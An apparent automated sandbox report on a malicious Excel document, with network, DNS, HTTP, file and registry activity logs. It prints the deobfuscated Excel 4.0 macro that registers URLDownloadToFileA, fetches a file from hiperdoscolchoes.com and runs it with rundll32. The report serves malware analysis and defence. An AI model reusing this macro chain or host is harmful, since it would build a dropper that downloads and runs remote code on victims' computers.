
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,"=EXEC(AS41071&"" ""&AQ4875&HG9961)"=B100(),"=FORMULA.FILL(Biola!Q43&Biola!Q44&Biola!Q45&Biola!Q46&Biola!Q47&Biola!Q48,BB53)","=FORMULA.FILL(""INSENG"",HI18807)",=
RETURN(A112),=B102(),=C102(),,"=FORMULA.FILL(Biola!R42&Biola!R43&Biola!R44&Biola!R45&Biola!R46&Biola!R47&Biola!R48&Biola!R49&Biola!R50&Biola!R51&Biola!R52&Biola!R53&Biola!R54&Bi
ola!R55&Biola!R56&Biola!R57&Biola!R58&Biola!R59,HZ48004)","=FORMULA.FILL(Biola!E50,AN32726)",,=B104(),=C104(),"=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)","=FORMULA.FILL(Biola!
Q51&Biola!Q52&Biola!Q53&Biola!Q54&Biola!Q55&Biola!Q56,HI18898)","=FORMULA.FILL(""BCCJ"",IK16309)","=Niokaser(0,GT17028,AQ4875,0,0)",=B106(),=C106(),,"=FORMULA.FILL(Biola!H42&B11
5,GT17028)","=FORMULA.FILL(""Niokaser"",IK4106)","=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)",=B108(),=C108(),"=Vuolasd(GT17028,AQ4875,1)","=FORMULA.FILL(Biola!H43,AQ4875)","
=FORMULA.FILL(""Vuolasd"",DI7875)",,"=FORMULA.FILL(Biola!H52,AS41071)",=A104(),,=B111(),,=RUN(D99),"=FORMULA.FILL(Biola!H53,HG9961)",,,=C100(),,=HALT(),,,,,,,hiperdoscolchoes.com/dem
oimg.gif,,
```

Network Behavior

Network Port Distribution



Total Packets: 58

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 21:20:52.850488901 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:20:52.901262045 CET	80	49732	173.212.233.8	192.168.2.4
Jan 5, 2021 21:20:52.901422977 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:20:52.902092934 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:20:52.952517033 CET	80	49732	173.212.233.8	192.168.2.4
Jan 5, 2021 21:20:52.953659058 CET	80	49732	173.212.233.8	192.168.2.4
Jan 5, 2021 21:20:52.953810930 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:20:52.973247051 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:20:53.024836063 CET	80	49732	173.212.233.8	192.168.2.4
Jan 5, 2021 21:20:53.025079012 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:20:58.030395985 CET	80	49732	173.212.233.8	192.168.2.4
Jan 5, 2021 21:20:58.030493021 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:22:39.342566013 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:22:39.653940916 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:22:40.263302088 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:22:41.466434002 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:22:43.872889996 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:22:48.685740948 CET	49732	80	192.168.2.4	173.212.233.8
Jan 5, 2021 21:22:58.295888901 CET	49732	80	192.168.2.4	173.212.233.8

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 21:20:49.368570089 CET	58028	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:49.428090096 CET	53	58028	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:49.868566990 CET	53097	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:49.926409960 CET	53	53097	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:50.871520996 CET	53097	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:50.920576096 CET	53	53097	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 21:20:51.892613888 CET	53097	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:51.950231075 CET	53	53097	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:52.769424915 CET	49257	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:52.848114014 CET	53	49257	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:53.035614014 CET	62389	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:53.086344004 CET	53	62389	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:53.909071922 CET	53097	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:53.965675116 CET	53	53097	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:55.016556978 CET	49910	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:55.064511061 CET	53	49910	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:56.990807056 CET	55854	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:57.038810015 CET	53	55854	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:57.906554937 CET	64549	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:57.911582947 CET	53097	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:57.954474926 CET	53	64549	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:57.967896938 CET	53	53097	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:58.222784996 CET	63153	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:58.270628929 CET	53	63153	8.8.8.8	192.168.2.4
Jan 5, 2021 21:20:59.400181055 CET	52991	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:20:59.456566095 CET	53	52991	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:00.577639103 CET	53700	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:00.625741005 CET	53	53700	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:01.713787079 CET	51726	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:01.761953115 CET	53	51726	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:02.492798090 CET	56794	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:02.550456047 CET	53	56794	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:02.948605061 CET	56534	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:03.004862070 CET	53	56534	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:04.192337990 CET	56627	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:04.243104935 CET	53	56627	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:05.439258099 CET	56621	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:05.490133047 CET	53	56621	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:08.533437967 CET	63116	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:08.581454992 CET	53	63116	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:09.719352961 CET	64078	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:09.770154953 CET	53	64078	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:10.893007040 CET	64801	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:10.941014051 CET	53	64801	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:12.128211975 CET	61721	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:12.176157951 CET	53	61721	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:14.646703005 CET	51255	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:14.705836058 CET	53	51255	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:15.784173965 CET	61522	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:15.843419075 CET	53	61522	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:17.473421097 CET	52337	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:17.521380901 CET	53	52337	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:18.411607027 CET	55046	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:18.488893032 CET	53	55046	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:19.032733917 CET	49612	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:19.076060057 CET	49285	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:19.080616951 CET	53	49612	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:19.159890890 CET	53	49285	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:19.695480108 CET	50601	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:19.754518986 CET	53	50601	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:20.115789890 CET	60875	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:20.174845934 CET	53	60875	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:20.292331934 CET	56448	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:20.348519087 CET	53	56448	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:21.077764034 CET	59172	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:21.136946917 CET	53	59172	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:21.486394882 CET	62420	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:21.534195900 CET	53	62420	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:21.821233034 CET	60579	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:21.877331018 CET	53	60579	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 21:21:22.508479118 CET	50183	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:22.564641953 CET	53	50183	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:23.348751068 CET	61531	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:23.409898043 CET	53	61531	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:24.918482065 CET	49228	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:24.978096008 CET	53	49228	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:25.564029932 CET	59794	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:25.620357990 CET	53	59794	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:33.556732893 CET	55916	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:33.604764938 CET	53	55916	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:34.002940893 CET	52752	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:34.061822891 CET	53	52752	8.8.8.8	192.168.2.4
Jan 5, 2021 21:21:36.047957897 CET	60542	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:21:36.108424902 CET	53	60542	8.8.8.8	192.168.2.4
Jan 5, 2021 21:22:10.064636946 CET	60689	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:22:10.112687111 CET	53	60689	8.8.8.8	192.168.2.4
Jan 5, 2021 21:22:11.351087093 CET	64206	53	192.168.2.4	8.8.8.8
Jan 5, 2021 21:22:11.414679050 CET	53	64206	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 5, 2021 21:20:52.769424915 CET	192.168.2.4	8.8.8.8	0xbb0a	Standard query (0)	hiperdosco lchoes.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 5, 2021 21:20:52.848114014 CET	8.8.8.8	192.168.2.4	0xbb0a	No error (0)	hiperdosco lchoes.com		173.212.233.8	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- hiperdoscolchoes.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49732	173.212.233.8	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 21:20:52.902092934 CET	553	OUT	GET /demoimg.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: hiperdoscolchoes.com Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 21:20:52.953659058 CET	554	IN	HTTP/1.1 404 Not Found Date: Tue, 05 Jan 2021 20:20:52 GMT Server: Apache Accept-Ranges: bytes Content-Length: 613 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html Data Raw: 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 76 61 72 20 47 4f 4f 47 5f 46 49 58 55 52 4c 5f 4c 41 4e 47 20 3d 20 27 70 74 2d 50 54 27 3b 0a 20 20 76 61 72 20 47 4f 4f 47 5f 46 49 58 55 52 4c 5f 53 49 54 45 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 64 72 65 61 6d 73 74 6f 72 65 2e 63 6f 6d 2e 70 74 2f 27 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 0a 20 20 20 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 6c 69 6e 6b 68 65 6c 70 2e 63 6c 69 65 6e 74 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 74 62 70 72 6f 78 79 2f 6c 68 2f 77 6d 2f 66 69 78 75 72 6c 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 21 2d 2d 20 0a 20 0a 2d 2d 3e 20 0a Data Ascii: <script type="text/javascript"> var GOOG_FIXURL_LANG = 'pt-PT'; var GOOG_FIXURL_SITE = 'http://w ww.dreamstore.com.pt/';</script><script type="text/javascript" src="http://linkhelp.clients.google.com/tbproxy/lh/wm /fixurl.js"></script>... -->
Jan 5, 2021 21:20:52.973247051 CET	554	OUT	GET /demoimg.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: hiperdoscolchoes.com Connection: Keep-Alive
Jan 5, 2021 21:20:53.024836063 CET	555	IN	HTTP/1.1 404 Not Found Date: Tue, 05 Jan 2021 20:20:53 GMT Server: Apache Accept-Ranges: bytes Content-Length: 613 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html Data Raw: 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 76 61 72 20 47 4f 4f 47 5f 46 49 58 55 52 4c 5f 4c 41 4e 47 20 3d 20 27 70 74 2d 50 54 27 3b 0a 20 20 76 61 72 20 47 4f 4f 47 5f 46 49 58 55 52 4c 5f 53 49 54 45 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 64 72 65 61 6d 73 74 6f 72 65 2e 63 6f 6d 2e 70 74 2f 27 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 0a 20 20 20 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 6c 69 6e 6b 68 65 6c 70 2e 63 6c 69 65 6e 74 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 74 62 70 72 6f 78 79 2f 6c 68 2f 77 6d 2f 66 69 78 75 72 6c 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 21 2d 2d 20 0a 20 0a 2d 2d 3e 20 0a Data Ascii: <script type="text/javascript"> var GOOG_FIXURL_LANG = 'pt-PT'; var GOOG_FIXURL_SITE = 'http://w ww.dreamstore.com.pt/';</script><script type="text/javascript" src="http://linkhelp.clients.google.com/tbproxy/lh/wm /fixurl.js"></script>... -->

Code Manipulations

Statistics

Behavior

● EXCEL.EXE
● rundll32.exe



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6524 Parent PID: 800

General

Start time:	21:20:47
Start date:	05/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x3f0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	97F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C8B4BF7C.tmp	success or wait	1	56495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\565C0DE3.tmp	success or wait	1	56495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Document_280325456.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	5551E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Document_280325456.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	555241	WriteFile
C:\Users\user\Desktop\~$Document_280325456.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	5551E4	WriteFile
C:\Users\user\Desktop\~$Document_280325456.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	555241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	4620F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	46211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	46213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	46213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6004 Parent PID: 6524

General

Start time:	21:20:52
Start date:	05/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32 ..\AppData\Roaming\JKER.UUIIKKAA,DllRegisterServer
Imagebase:	0x9d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis